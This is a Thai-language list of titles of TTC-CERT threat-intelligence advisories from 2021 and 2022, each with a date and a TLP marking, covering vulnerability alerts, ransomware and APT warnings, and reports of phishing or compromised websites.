1.2.104. 25640604 [TLP:WHITE] แจ้งเตือนกรณี Supply Chain Attack ในประเทศเมียนม่า โดยกลุ่ม Mustang Panda

1.2.105. 25640604 [TLP:WHITE] แจ้งเตือนการโจมตีจาก REvil/Sodinokibi Ransomware IOCs ที่เพิ่มมากขึ้น และ REvil/Sodinokibi Ransomware IOCs

1.2.106. 25640608 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2021-21985 ของผลิตภัณฑ์ VMware vCenter ที่กำลังเป็น Trend ในการถูกโจมตีในขณะนี้

1.2.107. 25640610 [TLP:WHITE] แจ้งเตือนช่องโหว่ระดับร้ายแรงของ Google Chrome ซึ่งเริ่มมีการายงานการโจมตีในขณะนี้

1.2.108. 25640618 [TLP:AMBER] การพยายามในการโจมตี Honeypot Sensor ของศูนย์ TTC-CERT จากเครื่องที่มี IP Address เป็น 58.64.xxx.xxx

1.2.109. 25640618 [TLP:WHITE] แจ้งเตือนช่องโหว่ระดับร้ายแรงของ Google Chrome (CVE-2021-30554)

1.2.110. 25640624 [TLP:WHITE] แจ้งเตือนกรณี Phishing URL เกี่ยวกับ user-amazon[.]t3bb[.]top

1.2.111. 25640701 [TLP:AMBER] แจ้งเตือนกรณีพบ IP Address ขององค์กรที่เป็นสมาชิกเป็นส่วนหนึ่งของการแพร่กระจาย Mozi Malware
1.2.112. 25640701 [TLP:WHITE] แจ้งเตือนช่องโหว่ชนิด zero-day ที่มีความรุนแรงระดับร้ายแรง (critical) Windows Print Spooler Remote Code Execution Vulnerability
1.2.113. 25640702 [TLP:WHITE] Update ข้อมูลเพิ่มเติมของช่องโหว่หมายเลข CVE-2021-34527 PrintNightmware
1.2.114. 25640705 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการมาทำเป็นที่แพร่กระจาย Malware
1.2.115. 25640705 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็นที่แพร่กระจาย Malware
1.2.116. 25640707 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็นที่แพร่กระจาย Malware
1.2.117. 25640707 [TLP:WHITE] Update ข้อมูลเพิ่มเติมของช่องโหว่หมายเลข CVE-2021-34527 PrintNightmare
1.2.118. 25640708 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud
1.2.119. 25640708 [TLP:WHITE] Update ข้อมูลเพิ่มเติมของช่องโหว่หมายเลข CVE-2021-34527 PrintNightmare
1.2.120. 25640709 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็นที่แพร่กระจาย Malware
1.2.121. 25640712 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็นที่แพร่กระจาย Malware
1.2.122. 25640713 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของ SolarWinds Serv-U FTP และ Managed File Transfer (CVE-2021-35211)
1.2.123. 25640715-2 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud
1.2.124. 25640715 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud
1.2.125. 25640716 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น Command and Control ของ Dridex Malware
1.2.126. 25640716 [TLP:WHITE] แจ้งเตือนช่องโหว่ชนิด zero-day ที่มีความรุนแรงระดับสูง (High) CVE-2021-34481

1.2.127. 25640717 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของอุปกรณ์ Juniper Networks SBR Carrier (CVE-2021-0276)
1.2.128. 25640721 [TLP:WHITE] แจ้งเตือนช่องโหว่แบบ Zero-Day ของ Windows 10 build 1809 - Windows Elevation of Privilege Vulnerability (CVE-2021-36934)
1.2.129. 25640722 [TLP:AMBER] รายงาน IP Address ที่เป็นขององค์กร หรือ เป็นของลูกค้าของสมาชิก เป็นส่วนหนึ่งของการโจมตีจากกลุ่ม APT31
1.2.130. 25640727 [TLP:WHITE] แจ้งเตือนกรณีช่องโหว่การยกระดับสิทธิ์ (Privilege escalation) ในผลิตภัณฑ์ Apple
1.2.131. 25640802 [TLP:WHITE] แจ้งเตือนพบการรายงานกลุ่มผู้โจมตีมัลแวร์เรียกค่าไถ่ (Ransomware Gang) BlackMatter
1.2.132. 25640803 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud
1.2.133. 25640804 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud
1.2.134. 25640805 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome
1.2.135. 25640805 [TLP:WHITE] รายงานกรณีกลุ่มผู้โจมตีจากประเทศจีนมีเป้าหมายต่อการโจมตีภาคส่วนโทรคมนาคมในภูมิภาคเอเชียตะวันออกเฉียงใต้
1.2.136. 25640810 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud
1.2.137. 25640811 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud
1.2.138. 25640811 [TLP:WHITE] แจ้งเตือนกรณี SAP เผยแพร่แพตช์ด้านความปลอดภัยที่สำคัญ
1.2.139. 25640812 [TLP:WHITE] แจ้งเตือนช่องโหว่ชนิด zero-day ที่มีความรุนแรงระดับร้ายแรง (critical) CVE-2021-36958 ของ Microsoft Windows
1.2.140. 25640813 [TLP:WHITE] แจ้งเตือนการโจมตีจาก LockBit 2.0 ransomware ที่เพิ่มมากขึ้น
1.2.141. 25640816 [TLP:AMBER] แจ้งเตือนกรณีมีความเป็นไปได้สูงที่บัญชีผู้ใช้งานสำหรับส่ง Email ของพนักงานในองค์กรที่เป็นสมาชิกถูก Compromise
1.2.142. 25640816 [TLP:GREEN] แจ้งเตือนกรณีการโจมตีแบบ Phishing/Fruad Email ที่อาจมุ่งเป้าโจมตีองค์กรในภาคส่วนโทรคมนาคม
1.2.143. 25640817 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-210816-1.v1 - Market_Poll_Malware

1.2.144. 25640818 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

1.2.145. 25640818 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับสูง (High) ซึ่งเป็นช่องโหว่ Fortinet FortiWeb OS Command Injection

1.2.146. 25640824 [TLP:WHITE] แจ้งเตือนการโจมตีช่องโหว่ของ Microsoft Exchange (แบบ On-Premise) ที่แพร่หลายในขณะนี้

1.2.147. 25640825 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

1.2.148. 25640825 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับสูง (High) และความรุนแรงระดับปานกลาง (Medium) ของ OpenSSL

1.2.149. 25640826 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

1.2.150. 25640831 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2021-33766 (ProxyToken) ของ Microsoft Exchange (แบบ On-Premise) มีความรุนแรงระดับสูง (High)

1.2.151. 25640907 [TLP:AMBER] แจ้งเตือนกรณีมีความเป็นไปได้สูงที่บัญชีผู้ใช้งานสำหรับส่ง Email ของพนักงานในองค์กรที่เป็นสมาชิกถูก Compromise

1.2.152. 25640908 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น Command and Control ของ Dridex Malware

1.2.153. 25640908 [TLP:WHITE] แจ้งเตือนช่องโหว่ชนิด zero-day ที่มีความรุนแรงระดับสูง (High) CVE-2021-40444 ใน MSHTML ของ Microsoft Windows

1.2.154. 25640909 [TLP:AMBER] แจ้งเตือนกรณี แฮกเกอร์ปล่อยรหัสผ่านของ Fortinet VPN ที่มี IP Address เกี่ยวข้องกับองค์กร

1.2.155. 25640914 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น Command and Control ของ Dridex Malware

1.2.156. 25640914 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับสูง (High) CVE-2021-30632 และ CVE-2021-3063

1.2.157. 25640914 [TLP:WHITE] แจ้งเตือนบริษัท Apple เผยแพร่การอัปเดต firmware ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) CVE-2021-30858 และ CVE-2021-30860

1.2.158. 25640915 [TLP:WHITE] แจ้งข้อมูลเพิ่มเติมกรณีบริษัทไมโครซอฟท์ออกแพชต์แก้ไขช่องโหว่ที่มีความรุนแรงระดับสูง (High) CVE-2021-40444

1.2.159. 25640916 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับสูง (High) CVE-2021-38660 และ CVE-2021-38655 ในผลิตภัณฑ์ Microsoft Excel

1.2.160. 25640917 [TLP:WHITE] แจ้งเตือนการโจมตีช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของ Zoho ManageEngine ADSelfService Plus (CVE-2021-40539)

1.2.161. 25640921 [TLP:GREEN] แจ้งเตือน Dark.IoT botnet มุ่งเป้าโจมตีช่องโหว่ CVE-2021-38647 Azure Open Management Infrastructure Remote Code Execution

1.2.162. 25640922 [TLP:GREEN] แจ้งเตือนกรณี APT 41 Command and Control Infrastructure used to attack Thailand Organization

1.2.163. 25640922 [TLP:WHITE] แจ้งเตือนการโจมตีช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของ Hikvision IP camera/NVR firmware (CVE-2021-36260)

1.2.164. 25640922 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของ VMware vCenter Server (CVE-2021-22005)

1.2.165. 25640923 [TLP:AMBER] แจ้งเตือนเครื่องแม่ข่ายขององค์กรที่เป็นสมาชิกที่อาจมีช่องโหว่ CVE-2021-22005

1.2.166. 25640923 [TLP:WHITE] แจ้งเตือนกรณีปัญหาของ Microsoft Exchange Autodiscover Feature ที่อาจส่งผลให้ข้อมูล credential รั่วไหล

1.2.167. 25640925 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของผลิตภัณฑ์ SonicWall Secure Mobile Access (SMA) 100 series appliance (CVE-2021-20034)

1.2.168. 25640928 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

1.2.169. 25640928 [TLP:WHITE] การแจ้งเตือนภัยคุกคามจาก Squirrelwaffle - Squirrelwaffle Threat Alert

1.2.170. 25640928 [TLP:WHITE] แจ้งเตือนกรณีการโจมตีช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) CVE-2021-37973 ของ Google Chrome และ Microsoft Edge ใน Internet อย่างแพร่หลายในขณะนี้

1.2.171. 25640930 [TLP:AMBER] พบมีการนำ Website ของหน่วยงาน บริษัท ห้างร้าน มาเป็นส่วนหนึ่งของ Stealrat Botnet

1.2.172. 25641001 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับสูง (High) CVE-2021-37974 และ CVE-2021-37975

1.2.173. 25641004 [TLP:WHITE] แจ้งเตือนกรณีพบ FluBot Android banking Trojan ที่มีการระบาดอย่างกว้างขวางในขณะนี้

1.2.174. 25641006 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของ Apache HTTP server เวอร์ชัน 2.4.49 (CVE-2021-41773)

1.2.175. 25641007 [TLP:AMBER] แจ้งเตือนเครื่องแม่ข่ายของประเทศไทยที่อาจมีช่องโหว่ CVE-2021-41773 ที่มีการโจมตีใน Internet ในขณะนี้

1.2.176. 25641012 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

1.2.177. 25641012 [TLP:WHITE] แจ้งเตือนบริษัท Apple เผยแพร่การอัปเดต firmware ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) CVE-2021-30883

1.2.178. 25641013 [TLP:WHITE] การแจ้งเตือนเกี่ยวกับช่องโหว่ที่มีความรุนแรงระดับสูง (High) ของ Adobe Acrobat และ Adobe Acrobat Reader (CVE-2021-40728)

1.2.179. 25641013 [TLP:WHITE] บริษัท ไมโครซอฟท์ออกอัปเดตด้านความปลอดภัยประจำเดือนตุลาคม 2564

1.2.180. 25641015 [TLP:GREEN] แจ้งเตือนการโจมตีโดย REvil Ransomware ของหน่วยงานในประเทศไทย

1.2.181. 25641018 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการมาทำเป็น phishing และ fraud

1.2.182. 25641020 [TLP:AMBER] การพยายามในการโจมตี Sensor ของศูนย์ TTC-CERT จากเครือข่ายของกรุงเทพมหานคร (Bangkok Metropolitan Administration)

1.2.183. 25641023 [TLP:WHITE] พบ code ที่เป็นอันตรายในไลบรารี JavaScript ชื่อ ua-parser-js (UAParser.js)

1.2.184. 25641026 [TLP:AMBER] การโจมตีช่องโหว่ล่าสุดของ Apache HTTP Server โดยมีต้นทางจากเครือข่ายของมหาวิทยาลัยเชียงใหม่

1.2.185. 25641029 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับสูง (High) จำนวน 7 รายการ

1.2.186. 25641029 [TLP:WHITE] แจ้งเตือนกรณีหน่วยงาน Internet Systems Consortium (ISC) เผยแพร่คำแนะนำด้านความปลอดภัยสำหรับ BIND (ช่องโหว่ CVE-2021-25219)

1.2.187. 25641103 [TLP:WHITE] แจ้งเตือนการโจมตีช่องโหว่ CVE-2021-22205 ของ GitLab ที่แพร่หลายในขณะนี้

1.2.188. 25641106 [TLP:AMBER] แจ้งเตือนกรณีพบมีการเข้าไปเปลี่ยนแปลงไฟล์บน Website ของหน่วยงานราชการโดยไม่ได้รับอนุญาต

1.2.189. 25641108 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-4.v1 - Redosdru

1.2.190. 25641110 [TLP:AMBER] รายงาน Cobalt Strike server ที่ตั้งอยู่ในประเทศไทย

1.2.191. 25641110 [TLP:WHITE] Microsoft เผยแพร่อัปเดตความปลอดภัยประจำเดือนพฤศจิกายน 2564

1.2.192. 25641110 [TLP:WHITE] SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนพฤศจิกายน 2564

1.2.193. 25641111 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของผลิตภัณฑ์ PAN’s GlobalProtect firewall (PAN-OS) (CVE-2021-3064)

1.2.194. 25641111 [TLP:WHITE] แจ้งเตือนช่องโหว่ยกระดับสิทธิ์ (Escalation of Privilege) ของผลิตภัณฑ์ VMWare vCenter (CVE-2021-22048)

1.2.195. 25641115 [TLP:AMBER] แจ้งเตือนกรณี leaked credential data ขององค์กรที่ได้จากการทำ Malware Analysis

1.2.196. 25641117 [TLP:AMBER] แจ้งกรณีพบ IP Address ของประเทศไทยมีความเป็นไปได้สูงที่ถูกนำมาเป็น Command and Control Server ของ Emotet botnet

1.2.197. 25641119 [TLP:AMBER] แจ้งเตือนกรณีเว็บไซต์ของสำนักงานส่งเสริมการศึกษานอกระบบและการศึกษาตามอัธยาศัย (กศน.) ถูกนำไปเป็นที่แพร่กระจาย FormBook trojan

1.2.198. 25641122 [TLP:AMBER] แจ้งเตือนกรณีพบระบบ Email Server (Microsoft Exchange Server) ของลูกค้าขององค์กรที่เป็นสมาชิก มีช่องโหว่ที่มีความรุนแรงระดับร้ายแรง

1.2.199. 25641123 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของหน่วยงานราชการ (สำนักงานส่งเสริมการศึกษานอกระบบและการศึกษาตามอัธยาศัย (กศน.)) มาทำเป็นที่แพร่กระจาย Malware

1.2.200. 25641123 [TLP:WHITE] แจ้งเตือนช่องโหว่ชนิด zero-day โดยเป็นช่องโหว่การยกระดับสิทธิ์ (local privilege elevation vulnerability) ของระบบปฏิบัติการ Windows

1.2.201. 25641124 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2021-43221 - Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability

1.2.202. 25641125 [TLP:WHITE] แจ้งเตือนช่องโหว่ (CVE-2021-21980, CVE-2021-22049) ที่มีความรุนแรงระดับสูง (high) และ ระดับปานกลาง (medium) ของ VMware vCenter Server

1.2.203. 25641130 [TLP:WHITE] แจ้งเตือนการโจมตีช่องโหว่ CVE-2021-40438 ของ Apache HTTP Server

1.2.204. 25641202 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2021-39237 และ CVE-2021-39238 ที่มีระดับความรุนแรงระดับร้ายแรง (Critial) ในเครื่องพิมพ์มัลติฟังก์ชั่น (MFP) ของบริษัท HP หลายรุ่น

1.2.205. 25641203 [TLP:GREEN] แจ้งเตือนการโจมตีโดยใช้มัลแวร์ Fareit (Pony) ที่มีการใช้งาน Leaked Credentials ขององค์กรต่าง ๆ ในประเทศไทย

1.2.206. 25641207 [TLP:WHITE] Zoho เผยแพร่คำแนะนำด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ authentication bypass ในผลิตภัณฑ์ ManageEngine Desktop Central และ Desktop Central MSP

1.2.207. 25641207 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ Netgear

1.2.208. 25641208 [TLP:WHITE] การรายงานช่องโหว่ด้านความปลอดภัยหลายรายการใน Google Android OS ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.2.209. 25641208 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.210. 25641208 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2021-43798 ที่มีความรุนแรงระดับสูง (High) ของซอฟต์แวร์ Grafana

1.2.211. 25641210 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2021-44228 ที่มีความรุนแรงระดับร้ายแรง (Critical) ของ Apache Log4j 2

1.2.212. 25641214 [TLP:WHITE] ข้อแนะนำเพิ่มเติมเพื่อลดความเสี่ยงจากกรณีช่องโหว่ Log4Shell (CVE-2021-44228)

1.2.213. 25641214 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.214. 25641214 [TLP:WHITE] แจ้งเตือนบริษัท Apple เผยแพร่การอัพเดต firmware ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่มีความร้ายแรง จำนวน 42 รายการ

1.2.215. 25641215 [TLP:WHITE] Microsoft เผยแพร่อัปเดตความปลอดภัยประจำเดือนธันวาคม 2564

1.2.216. 25641215 [TLP:WHITE] แจ้งเตือนกรณี Campaign การสอดแนมข้อมูลที่เกี่ยวข้องกับการโจมตี Telecommunications Sector ในปรเทศไทย

1.2.217. 25641216 [TLP:WHITE] พบช่องโหว่หลายจุดในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ผู้ไม่หวังดีใช้ประโยชน์จากช่องโหว่นี้ในการโจมตีเพื่อสั่งให้เครื่องเป้าหมาย execute คำสั่งหรือโค้ดต่าง ๆ ได้โดยไม่ได้รับอนุญาต (Arbitrary Code Execution)

1.2.218. 25641217 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ขององค์กรหนึ่งมาทำเป็น phishing และ fraud

1.2.219. 25641220 [TLP:WHITE] รายงานการวิเคราะห์สรุปช่องโหว่ Apache Log4j ในภาพรวมตลอดสัปดาห์ที่ผ่านมา

1.2.220. 25641221 [TLP:AMBER] แจ้งเตือนกรณีพบการ Phishing เพื่อขโมยข้อมูลบัตรเครดิต โดยมีเป้าหมายเพื่อโจมตีลูกค้าของธนาคารกรุงเทพ จำกัด (มหาชน)

1.2.221. 25641221 [TLP:AMBER] แจ้งเตือนกรณีพบหมายเลข IP Address ขององค์กรที่เป็นสมาชิกถูกรายงานจากหลายแหล่งข้อมูลว่าพยายามในการสแกนหาช่องโหว่ Apache Log4j RCE

1.2.222. 25641227 [TLP:WHITE] แจ้งเตือนข้อมูล Grief Ransomware Tactics, Techniques, and Procedures (TTPs) และ Indicators of compromise (IOCs)

1.3. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT ปี พ.ศ. 2565

1.3.1. 25650209 [TLP:WHITE] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกุมภาพันธ์ 2565

1.3.2. 25650209 [TLP:WHITE] SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนกุมภาพันธ์ 2565

1.3.3. 25650309 [TLP:WHITE] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมีนาคม 2565

1.3.4. 25650401 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2022-22965 (Spring4Shell) ของ Spring Framework ซึ่งอาจส่งผลให้แอปพลิเคชันถูกโจมตีแบบ Remote Code Execution

1.3.5. 25650404 [TLP:WHITE] บริษัท Apple เผยแพร่การอัพเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ

1.3.6. 25650407 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Firefox และ Firefox ESR เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.7. 25650407 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ F5 BIG-IP ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.8. 25650407 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้แอปพลิเคชันถูกโจมตีแบบ Remote Code Execution

1.3.9. 25650408 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2021-26112 ที่มีความรุนแรงระดับสูงของ FortiWAN ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.10. 25650412 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.11. 25650412 [TLP:WHITE] แจ้งเตือนช่องโหว่แบบ Remote Code Execution ของ Nginx ldap-auth

1.3.12. 25650413 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของหน่วยงานราชการ (กรมวิชาการเกษตร) มาทำเป็น phishing และ fraud

1.3.13. 25650413 [TLP:WHITE] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนเมษายน 2565

1.3.14. 25650414 [TLP:WHITE] รายงานช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ผู้ไม่หวังดีใช้ประโยชน์จากช่องโหว่นี้ในการโจมตีเพื่อสั่งให้เครื่องเป้าหมาย execute คำสั่งหรือโค้ดต่าง ๆ ได้โดยไม่ได้รับอนุญาต (Arbitrary Code Execution)

1.3.15. 25650415 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตเร่งด่วนด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.16. 25650420 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware Loader

1.3.17. 25650420 [TLP:WHITE] แจ้งเตือนกรณี Oracle เผยแพร่อัปเดตความปลอดภัยประจำเดือนเมษายน 2565 เพื่อแก้ไขช่องโหว่หลายรายการ

1.3.18. 25650425 [TLP:AMBER] รายงานกรณี Web Server ของ บริษัท เรดดี้ ไอ ดี ซี จำกัด (ReadyIDC Co.,Ltd.) มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Beastmode Botnet

1.3.19. 25650426 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของเราเตอร์ ASUS RT-AX88U ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.20. 25650427 [TLP:RED] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงในระบบสารสนเทศของ CSL

1.3.21. 25650427 [TLP:RED] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงในระบบสารสนเทศของ TOT

1.3.22. 25650427 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ WSO2 Products ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.23. 25650428 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.24. 25650429 [TLP:AMBER] รายงานกรณี Web Server ของมหาวิทยาลัยราชภัฏเชียงใหม่ มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan Epoch4

1.3.25. 25650429 [TLP:AMBER] รายงานกรณี Web Server ที่มี IP Address ของบริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Trojan Epoch5

1.3.26. 25650429 [TLP:GREEN] การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTPs ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan

1.3.27. 25650503 [TLP:GREEN] การเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ TTPs ของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan (รูปแบบที่ 2)

1.3.28. 25650503 [TLP:WHITE] แจ้งเตือนช่องโหว่รายการของผลิตภัณฑ์ Synology ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.29. 25650504 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ F5 Networks ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.30. 25650504 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Escalation of Privilege)

1.3.31. 25650505 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Firefox และ Firefox ESR เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.32. 25650505 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ BIG-IP iControl REST ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.33. 25650509 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1388 - BIG-IP iControl REST vulnerability มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

1.3.34. 25650509 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1388 - BIG-IP iControl REST vulnerability มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

1.3.35. 25650509 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1388 - BIG-IP iControl REST vulnerability มีความรุนแรงระดับร้ายแรงที่อาจถูกโจมตีได้โดยตรงผ่านอินเตอร์เน็ต

1.3.36. 25650511 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1040 - authentication bypass vulnerability
1.3.37. 25650511 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1040 - authentication bypass vulnerability
1.3.38. 25650511 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1040 - authentication bypass vulnerability
1.3.39. 25650511 [TLP_AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีช่องโหว่ CVE-2022-1040 - authentication bypass vulnerability
